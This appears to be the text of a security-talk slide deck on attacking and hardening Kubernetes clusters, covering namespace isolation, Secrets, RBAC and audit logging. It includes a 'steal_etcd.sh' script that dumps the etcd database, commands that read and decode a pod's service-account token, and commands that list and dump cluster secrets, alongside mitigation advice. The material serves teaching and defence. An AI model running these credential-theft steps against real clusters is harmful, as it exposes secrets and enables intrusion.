
Provide Cloud Provider with environmental details for troubleshooting

Ensure Logging and Monitoring are enabled on clusters

Namespaces

- “Isolate” Kubernetes Resources
- Many resources are “namespace scoped”
- Mental model: “Subnetting” of Kubernetes Resources
 - Vanilla k8s: No network isolation for pods
 - IRL: Network policies
- Examples:
 - Dev | Staging | Prod
- Many resources are namespace scoped
 - What are you supposed to have access to?

Node-1: Ubuntu 24.04



Demo Time


(lack of)
Namespace
Isolation

Website

LowOrbitSecurity.com

Recap

- Basic enumeration
 - Check your shell
 - Set a sane prompt
- Install tools to scan the network
 - Masscan
 - dnsca -> <https://github.com/LowOrbitSecurity/dnsca> 🍴
 - Or get... *crafty* :)
- Solution
 - Network Policies
 - <https://kubernetes.io/docs/concepts/services-networking/network-policies/>



Kubernoodles

Get the labs: github.com/grahamhelton/slides/tree/main/rtv_labs

Kubernetes Secrets

Pods running in clusters need to access `sensitive information`.

Hard-coding `sensitive information` into applications is infeasible.

Secrets decouple sensitive material from the application.

Base64 Encoded

- Base64 encoded
- No encryption
- Plaintext in pods

Encryption?

- An afterthought
- Possible but `rarely implemented`
- Find the `decryption key`

Centralized

- Stored in the cluster?
- Who should access secrets?
- `//The files are stored IN THE COMPUTER`

Misunderstood

- Outline a secrets policy
- Consider 3rd party solutions (`$$$`)

Secrets

- Object that stores ✨ sensitive data ✨
 - Not encrypted (base64 encoded)
- Decouples sensitive data from the application
- Namespace scoped*
- Mounted into pod as Linux environment variables, files, etc
- Causes lots of arguments

my-secret.yaml

```
apiVersion: v1
kind: Secret
metadata:
  name: my-secret
type: Opaque
data:
  username: Z3JhaGFtaGFja2VyCg==
  password: cGFzc3dvcmQ=
```


Secrets Continued

- Hot take (?): Kubernetes secrets objects are not a secure way of storing sensitive data
 - Better than nothing, but not great
- They're not well understood by users
- They're easy to commit to `code repos`
- No one actually encrypts them
- There are numerous footguns
 - Make sure you're not logging secrets to your SIEM

```
→ ~ kubectl get secrets -A
```

NAMESPACE	NAME	TYPE	DATA	AGE
default	api-key-secret	Opaque	1	69m
default	database-credentials	Opaque	2	69m
default	ssh-key-secret	kubernetes.io/ssh-auth	2	69m
default	tls-certificate	kubernetes.io/tls	2	13h
kube-system	bootstrap-token-1qpsro	bootstrap.kubernetes.io/token	5	3d15h
kube-system	bootstrap-token-j9zsek	bootstrap.kubernetes.io/token	5	3d15h

```
→ ~ █
```

File: steal_etcd.sh

```
1  #!/usr/bin/env bash
2  NOCOLOR=$(tput sgr0)
3  RED=$(tput setaf 1)
4  GREEN=$(tput setaf 2)
5  BLUE=$(tput setaf 4)
6  YELLOW=$(tput setaf 3)
7  TICK="$NOCOLOR[$GREEN+$NOCOLOR] "
8  TICK_ERROR="$NOCOLOR[$RED!$NOCOLOR] "
9
10 echo -n $TICK"Checking for etcd pod name in$BLUE kube-system$NOCOLOR namespace... "
11 ETCD_NAME=$(kubectl get pods -n kube-system | grep etcd | awk '{print $1}')
12 echo $YELLOW $ETCD_NAME
13 ETCD_INFO=$(kubectl describe pod -n kube-system $ETCD_NAME)
14 ETCD_CACERT=$(echo "$ETCD_INFO" | grep '\--trusted-ca-file' | cut -d"=" -f 2)
15 ETCD_SERVERCERT=$(echo "$ETCD_INFO" | grep '\--cert-file' | cut -d"=" -f 2)
16 ETCD_KEY=$(echo "$ETCD_INFO" | grep '\--key-file' | cut -d"=" -f 2)
17
18 echo $TICK"Attempting to save etcd databse snapshot to $BLUE/tmp/etcd-loot.db"$NOCOLOR
19 ETCDCTL_API=3 etcdctl --cacert=$ETCD_CACERT --cert=$ETCD_SERVERCERT --key=$ETCD_KEY snapshot save /tmp/etcd-loot.db
20 if [ $? -eq 0 ];then
21     echo $TICK"Etcd snapshot success, stored in $BLUE/tmp/etcd-loot.db!"$NOCOLOR
22 else
23     echo $TICK_ERROR$RED"Failed to take snapshot of etcd database!"$NOCOLOR
24 fi
```

Demo Time

Steal etcd

Recap

- Post Exploitation
- Definition of `show not tell`
 - All of a sudden everyone becomes very anxious
- Secrets have many flaws
- etcd should be encrypted
 - <https://kubernetes.io/docs/tasks/administer-cluster/encrypt-data/>
- Keep encryption keys safe
 - `Or don't`

RBAC

- Role based access control
- Explicitly define what IS allowed. Deny all others.
- Implement least privilege
- RBAC can be assigned to service accounts

pod-viewer.yaml

```
kind: Role
metadata:
  # The namespace your role is allowed access to.
  namespace: default
  # The name of the role
  name: pod-viewer
rules:
  # Which API group can be accessed.
  - apiGroups: [""]
    # The resource able to be accessed with verbs
    resources: ["pods"]
    # What the role is allowed to access
    verbs: ["get", "list"]
```

RBAC

- Viewing RBAC from inside a pod as an attacker
- View service account token in pod at `/var/run/secrets/kubernetes.io/serviceaccount/token`

```
> TOKEN=$(cat /var/run/secrets/  
kubernetes.io/serviceaccount/token)  
; jq -R 'split(".") | .[1] | @base64d  
| fromjson' <<< $TOKEN
```

```
root@pod-creator:/# TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)  
| @base64d | fromjson' <<< $TOKEN  
{  
  "aud": [  
    "https://kubernetes.default.svc.cluster.local"  
  ],  
  "exp": 1770495384,  
  "iat": 1738959384,  
  "iss": "https://kubernetes.default.svc.cluster.local",  
  "jti": "32b4d94f-62ee-49ae-86fe-def7c45c19b9",  
  "kubernetes.io": {  
    "namespace": "dmz",  
    "node": {  
      "name": "minikube-m03",  
      "uid": "8fd781d5-7c89-4b16-a419-0b0f98bcfb0d"  
    },  
    "pod": {  
      "name": "pod-creator",  
      "uid": "6fd7da61-10a8-4928-ad3a-541266d4be8b"  
    },  
    "serviceaccount": {  
      "name": "pod-creator-sa",  
      "uid": "92e62de6-af18-4cd8-aa80-2ee79b6e8ddc"  
    },  
    "warnafter": 1738962991  
  },  
  "nbf": 1738959384,  
  "sub": "system:serviceaccount:dmz:pod-creator-sa"  
}  
root@pod-creator:/#
```

RBAC

- Check your permissions with
> `kubectl auth can-i --list`

```
root@secrets-reader:/# kubectl auth can-i --list | grep "get list\|"
```

Resources	Non-Resource URLs	Resource Names	Verbs
selfsubjectreviews.authentication.k8s.io	[]	[]	[create]
selfsubjectaccessreviews.authorization.k8s.io	[]	[]	[create]
selfsubjectrulesreviews.authorization.k8s.io	[]	[]	[create]
secrets	[]	[]	[get list]

RBAC

- Querying the kube-apiserver for the secrets using kubectl

- Requires kubectl/curl/etc

```
> kubectl get secrets
```

```
> kubectl get secrets -o yaml
```

```
root@secrets-reader:/# kubectl get secrets
```

NAME	TYPE	DATA	AGE
api-key-secret	Opaque	1	19m
database-credentials	Opaque	2	19m
ssh-key-secret	kubernetes.io/ssh-auth	2	19m
tls-certificate	kubernetes.io/tls	2	19m

```
root@secrets-reader:/# kubectl get secrets -o yaml | grep -A1 " data:"
```

```
  data:
```

```
    api-key: YTFiMmMzZDRlNWY2ZzdoOGk5ajA=
```

```
--
```

```
  data:
```

```
    password: UEAkJHdPcmQxMjMh
```

```
--
```

```
  data:
```

```
    ssh-privatekey: LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpNSU1FdmdJJQkFEQU5CZ2txa
uLkZBS0VfU1NBX1BSSVZBVEVfS0VZX0RBVEEuLi4uCi0tLS0tRU5EIFJTQSBQUklWQVRFIEtFWS0tLS0t
```

```
--
```

```
  data:
```

```
    tls.crt: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUN6akNDQWplZ0F3SUJBZ0lKQU5XLy4u
NFU1RJRklDQVRFLS0tLS0=
```

```
root@secrets-reader:/#
```


Demo Time

RBAC Abuse

Recap

- Basic enumeration
 - Check your shell
 - Set a sane prompt
 - What tools do you have available to you?
 - Can you install tools?
 - What does your service account token say?
- Check your permissions with the API server
 - Can you **create** resources?
 - Can you **get/list** resources?
 - Is that data sensitive?

Logging?

- Easy to log*, difficult to understand
 - Is a pod being created `malicious`?
 - Is a `secret` being accessed bad?
 - Will your SOC know?
- Useless without context
 - But context is hard
- Log at different levels:
 - Metadata
 - Request
 - RequestResponse
 - None

my-secret.yaml

```
apiVersion: audit.k8s.io/v1
kind: Policy
rules:
  - level: Metadata
    verbs: ["create"]
    resources:
      - group: ""
        resources: ["pods"]
  - level: None
```

File: log.json

```
1 //
2 // Metadata Information
3 //
4 {
5   "kind": "Event",
6   "apiVersion": "audit.k8s.io/v1",
7   "level": "Metadata",
8   "auditID": "18190867-edaa-48a4-95c5-6935576a9939",
9   "stage": "RequestReceived",
10  "requestURI": "/api/v1/namespaces/default/pods?fieldManager=kubectl-client-side-apply&fieldValidation=Strict",
11  "verb": "create",
12  "user": {
13    "username": "kubernetes-admin",
14    "groups": [
15      "kubeadm:cluster-admins",
16      "system:authenticated"
17    ]
18  },
19  "sourceIPs": [
20    "192.168.1.167"
21  ],
22  // Want something fun to look into? What userAgent do other attack tools use?
23  "userAgent": "kubectl/v1.28.9 (linux/amd64) kubernetes/587f5fe",
24  "objectRef": {
25    "resource": "pods",
26    "namespace": "default",
27    "apiVersion": "v1"
28  },
29  "requestReceivedTimestamp": "2024-05-31T20:30:27.956279Z",
30  "stageTimestamp": "2024-05-31T20:30:27.956279Z"
31 }
32 <snip>
```

